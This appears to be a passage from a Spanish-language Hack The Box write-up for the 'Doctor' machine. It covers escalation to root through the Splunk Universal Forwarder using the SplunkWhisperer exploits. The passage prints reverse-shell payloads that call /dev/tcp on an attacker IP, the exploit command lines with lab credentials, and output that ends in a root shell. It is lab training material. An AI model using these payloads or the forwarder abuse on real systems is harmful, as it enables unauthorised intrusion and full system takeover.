root      922  0.0  0.2 313728 10520 ?        Ssl  Mär06  0:00 /usr/sbin/ModemManager --filter-policy=strict
root      965  0.0  0.5 126428 22764 ?        Ssl  Mär06  0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattend
root      977  0.0  0.1 12160  7280 ?        Ss   Mär06  0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root      994  0.0  0.4 193916 18524 ?        Ssl  Mär06  0:00 /usr/sbin/apache2 -k start
root      995  0.0  0.0 17060  1744 tty1    Ss+  Mär06  0:00 /sbin/agetty -o -p -- --noclear tty1 linux
root     1139  0.7  2.2 267708 90392 ?        Sl   Mär06  1:01 splunkd -p 8089 start
root     1141  0.0  0.3 77664 13404 ?        Ss   Mär06  0:00 [splunkd pid=1139] splunkd -p 8089 start [process-runner
root     1460  0.0  0.2 260728 9924 ?        Ssl  Mär06  0:00 /usr/lib/upower/upowerd
root     1875  0.0  0.2 37056  8804 ?        Ss   00:00  0:00 /usr/sbin/cupsd -l
root     1876  0.0  0.3 180424 12660 ?        Ssl  00:00  0:00 /usr/sbin/cups-browsed
root     259544 0.0  0.0  0  0 ?        I    00:39  0:02 [kworker/1:2-events]
root     259567 0.0  0.0  0  0 ?        I    00:39  0:00 [kworker/0:0-events]
```

Splunk build: 8.0.5 Splunk Universal Forwarder


Se ejecuta splunk, válido un poco más el servicio
service splunk status

```
splunk: unrecognized service
shaun@doctor:/var/log$ service splunk status
● splunk.service - LSB: Start splunk
   Loaded: loaded (/etc/init.d/splunk; generated)
   Active: active (running) since Thu 2025-03-06 23:32:41 CET; 2h 21min ago
     Docs: man:systemd-sysv-generator(8)
  Process: 819 ExecStart=/etc/init.d/splunk start (code=exited, status=0/SUCCESS)
    Tasks: 40 (limit: 4624)
   Memory: 185.3M
    CGroup: /system.slice/splunk.service
            └─1139 splunkd -p 8089 start
              └─1141 [splunkd pid=1139] splunkd -p 8089 start [process-runner]

Warning: some journal files were not opened due to insufficient permissions.
shaun@doctor:/var/log$ 
[Doctor] 0:Escaneo 1:Directorios- 2:nc* 3:8089
```

0.0.1. Que es splunk:

Este SIEM es muy preguntado en entrevistas laborales sobre administración de sistemas SIEM como Qadar Arshigh y splunk (software para buscar, monitorizar y analizar macrodatos generados por máquinas de aplicaciones, sistemas e infraestructura IT a través de una interfaz web.)



validamos la versión si concuerda con la encontrada en la web

https://www.reddit.com/r/Splunk/comments/znol8l/splunk_beginner_use_command_line_to_list/?rdt=42912


```
default-mode.conf inputs.conf outputs.conf README Docs: man:sys web.conf v-generator(8)
shaun@doctor:/var/log$ cat /opt/splunkforwarder/etc/apps/SplunkUniversalForwarder/default/app.conf
# Version 8.0.5
[default]
Memory: 185.3M
CGroup: /system.slice/splunk.service
Tasks: 40 (limit: 4624)
-1139 splunkd -p 8089 start
-1141 [splunkd pid=1139] splu

[install]
state = enabled

shaun@doctor:/var/log$
Warning: some journal files were not opened
shaun@doctor:/var/log$
[Doctor] 0:Escaneo 1:Directorios- 2:nc* 3:
```

Ahora desde que empecé con la máquina algo me decía que debía haber un rce que afectara a splunk, pero la

mayoría de exploit se ejecutaban de manera local con credenciales válidas , pruebo con el usuario shaun y su contraseña y logro acceder a la web de splunk.



Hacemos una búsqueda en la web encontrando exploits enfocados en Linux dado que se encontraron varios exploits pero para Windows.

About the Splunk Remote Upgrader for Linux Universal ...

The Remote Upgrader is a daemon that runs alongside the **universal forwarder**. It monitors a directory for a new version of the **universal forwarder** and once it ...



GitHub

<https://eapolsniper.github.io> > A... · Traducir esta página

Abusing Splunk Forwarders For Shells and Persistence

14 ago 2020 — The Splunk Universal Forwarder Agent (UF) allows authenticated remote users to send single commands or scripts to the agents through the Splunk ...



Splunk Documentation

<https://docs.splunk.com> > Installa... · Traducir esta página

Install a *nix universal forwarder

26 jul 2024 — The following tasks describe how to install the universal forwarder software on a *nix host, such as Linux, Solaris, or Mac OS X.

Falta(n): `tee` | Realizar una búsqueda con lo siguiente: `rce`



Splunk

<https://www.splunk.com> > learn · Traducir esta página

→ ↻ 🏠 🔒 https://github.com/airman604/splunk_whisperer ☆

Tube · DeepL Translate - El m... · Machine Excell · Training · ACTIVE DIRECTORY · OSCP · Tmux Cheat Sheet & Q...

🔍 master · 1 Branch · 0 Tags · 🔍 Go to file · <> Code

airman604 Merge branch 'master' of https://github.com/airman604/splunk_whisperer · 814aff5 · 7 years ago · 6 Commits

.gitignore	Initial commit	7 years ago
LICENSE	Initial commit	7 years ago
README.md	Update README.md	7 years ago
splunk_whisperer.py	Added a reference for bundle checksum calculation	7 years ago

README · MIT license

Splunk Whisperer

Privilege escalation through Splunk Universal Forwarder. See <https://medium.com/@airman604/splunk-universal-forwarder-hijacking-5899c3e0e6b2> for more details.

The Exploit

The code can be found here: https://github.com/airman604/splunk_whisperer

Exploit parameters (review and change within the .py script):

RHOST — target machine, 127.0.0.1 for local privilege escalation. Default Splunk credentials are only accepted for local connections.

RPORT — management port of the Splunk Universal Forwarder, 8089 by default.

LHOST — attacker's IP where the for

LPORT — port number to run the fake deployment server on.

SPLUNK_USER/SPLUNK_PASSWORD — credentials to authenticate to the

reviso el exploit

https://github.com/airman604/splunk_whisperer/blob/master/splunk_whisperer.py

```
import threading

# adjust these parameters before running the script!
LHOST = '127.0.0.1'
LPORT = 8989
RHOST = '127.0.0.1'
RPORT = 8089

# note, the forwarder will not allow remote connections with default credentials
SPLUNK_USER = 'admin'
SPLUNK_PASSWORD = 'changeme'
SCRIPT = './runme.sh'

# leave these as is!
CERT_FILE = 'splunk_whisperer.pem'
SPLUNK_SERVER_CLASS = 'a5105e8b9d40e1329780d62ea2265d8a' # avoid name collisions
SPLUNK_APP_NAME = '_server_app_' + SPLUNK_SERVER_CLASS
BUNDLE_FILE = None
BUNDLE_CHECKSUM = None
```

Modifico los parametros

```
GNU nano 8.3
import hashlib
import threading

# adjust these parameters before running the script!
LHOST = '10.10.14.4'
LPORT = 3030
RHOST = '10.10.10.209'
RPORT = 8089

# note, the forwarder will not allow remote connections with
SPLUNK_USER = 'shaun'
SPLUNK_PASSWORD = 'Guitar123'
SCRIPT = './home/kali/machineshtb/Doctor/runme.sh'
```

```
~/home/kali1/machineshtb/Doctor
(kali@kali)-[~/machineshtb/Doctor]
$ nc -lvnp 3030
listening on [any] 3030 ...
```

al ejecutar nos aparece un error de certificado

```

(kali@kali) [~/machineshtb/Doctor]
$ sudo python3 splunkwhisperer.py
[sudo] password for kali:
ERROR:root:Certificate file not found, generate one using the following command:
ERROR:root:openssl req -x509 -newkey rsa:2048 -keyout splunk_whisperer.pem -out splunk_whisperer.pem -days 365 -nodes
(kali@kali) [~/machineshtb/Doctor]

```

```
(kali@kali)-[~/machineshtb/Doctor]
$ sudo openssl req -x509 -newkey rsa:2048 -keyout splunk_whisperer.pem -out splunk_whisperer.pem -days 365 -nodes
```

```
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
```

ejecuto nuevamente, pero nos dice que no encuentra el script runme.sh

```
(kali@kali)-[~/machineshtb/Doctor]
$ sudo python3 splunkwhisperer.py
Traceback (most recent call last):
  File "/home/kali/machineshtb/Doctor/splunkwhisperer.py", line 270, in <module>
    BUNDLE_FILE = create_splunk_bundle(SCRIPT)
  File "/home/kali/machineshtb/Doctor/splunkwhisperer.py", line 235, in create_splunk_bundle
    shutil.copy(script_path, bin_dir)
  File "/usr/lib/python3.12/shutil.py", line 435, in copy
    copyfile(src, dst, follow_symlinks=follow_symlinks)
  File "/usr/lib/python3.12/shutil.py", line 260, in copyfile
    with open(src, 'rb') as fsrc:
FileNotFoundError: [Errno 2] No such file or directory: './home/kali/machineshtb/Doctor/runme.sh'
```

como realmente no se que hace ese script le coloco una reverse shell

```
(kali@kali)-[~/machineshtb/Doctor]
$ cat runme.sh
#!/bin/bash
bash -c "bash -i >& /dev/tcp/10.10.14.4/3232 0>&1"

(kali@kali)-[~/machineshtb/Doctor]
$ cat creds.txt
shaun:Guitar123

(kali@kali)-[~/machineshtb/Doctor]
$ pwd
/home/kali/machineshtb/Doctor

(kali@kali)-[~/machineshtb/Doctor]
$ nc -lvnp 3030
listening on [any] 3030 ...
```

ejecuto pero no hace nada

```
$ sudo python3 splunkwhisperer.py
Setting current UF settings...
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1097: InsecureRequestWarning: Unverified HTTPS request is being made, adding https:// to the URL.
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1097: InsecureRequestWarning: Unverified HTTPS request is being made, adding https:// to the URL.
WARNING:root:clientName not found in the UF reponse: <?xml version="1.0" encoding="UTF-8"?>
!--This is to override browser formatting; see server.conf[httpServer] to disable.
...
$ nc -lvnp 3030
listening on [any] 3030 ...
```

Luego de validar otro rato pruebo con un exploit distinto

https://github.com/cnotin/SplunkWhisperer2/blob/master/PySplunkWhisperer2/PySplunkWhisperer2_remote.py

```
(kali@kali)-[~/machineshtb/Doctor]
$ nano splunkwhis2.py

>
(kali@kali)-[~/machineshtb/Doctor]
$ chmod +x splunkwhis2.py

(kali@kali)-[~/machineshtb/Doctor]
$
```

```
(kali@kali)-[~/machineshtb/Doctor]
$ python3 splunkwhis2.py
usage: splunkwhis2.py [-h] [--scheme SCHEME] --host HOST [--port PORT] --lhost LHOST [--lport LPORT] [--username USERNAME] [--password PASSWORD] [--payload PAYLOAD]
                    [--payload-file PAYLOAD_FILE]
splunkwhis2.py: error: the following arguments are required: --host, --lhost
http://github.com/cn0n1n/SplunkWhisperer/blob/master/PySplunkWhisperer/PySplunkWhisperer
```

seteamos las opciones

```
self.server.server_close()

parser = argparse.ArgumentParser()
parser.add_argument('--scheme', default="https")
parser.add_argument('--host', required=True)
parser.add_argument('--port', default=8089)
parser.add_argument('--lhost', required=True)
parser.add_argument('--lport', default=8181)
parser.add_argument('--username', default="admin")
parser.add_argument('--password', default="changeme")
parser.add_argument('--payload', default="calc.exe")
parser.add_argument('--payload-file', default="pwn.bat")
options = parser.parse_args()
```

ejecuto

python3 splunkwhis2.py --host 10.10.10.209 --lhost 10.10.14.4 --username shaun --password Guitar123 --payload id | nc 10.10.14.4 232

```
python3 splunkwhis2.py --host 10.10.10.209 --lhost 10.10.14.4 --username shaun --password Guitar123 --payload id | nc 10.10.14.4 232
10.10.10.209 - - [07/Mar/2025 01:59:13] "GET / HTTP/1.1" 200
connect to [10.10.14.4] from (UNKNOWN) [10.10.14.4] 48612
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpluiyagqg.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.4:8181/
[+] App installed, your code should be running now!
Press RETURN to cleanup

ejecuto
python3 splunkwhis2.py --host 10.10.10.209 --lhost 10.10.14.4 --username shaun --password Guitar123 --payload id | nc 10.10.14.4 232
```

como parece ejecutar hago una reverse shell y obtengo acceso a root

```
python3 splunkwhis2.py --host 10.10.10.209 --lhost 10.10.14.4 --username shaun --password Guitar123 --payload 'bash -c "bash -i >& /dev/tcp/10.10.14.4/3232 0>&1"'
```

```
(kali@kali)-[~/machineshtb/Doctor]
$ python3 splunkwhis2.py --host 10.10.10.209 --lhost 10.10.14.4 --username shaun --password Guitar123 --payload 'bash -c "bash -i >& /dev/tcp/10.10.14.4/3232 0>&1"'
Running in remote mode (Remote Code Execution)
[+] Authenticating...
[+] Authenticated
[+] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpda78p53.tar
[+] Started HTTP server for remote mode
[+] Installing app from: http://10.10.14.4:8181/
10.10.10.209 - - [07/Mar/2025 02:11:47] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!
Press RETURN to cleanup
```

```
# C
(kali@kali)-[~/machineshtb/Doctor]
$ nc -lvp 3232
listening on [any] 3232 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.209] 57950
bash: cannot set terminal process group (1141): Inappropriate ioctl for device
bash: no job control in this shell
root@doctor:/# whoami
whoami
root
root@doctor:/# 1
[Doctor] 0:Escape- 1:Directorios 2:nc 3:8089*
```

Conclusión: Máquina media tirando a hard conseguir explotar el ssti fue, difícil porque los resultados no se muestran directamente en la web, buscar la contraseña de shaun tampoco fue fácil la explotación de splunk para ser root no es muy frecuente utilizarla y no se encontró muchos poc al respecto. Máquina muy útil para aprender sobre ssti, búsqueda de contraseñas en archivos log y escalada de privilegios afectando al SIEM splunk.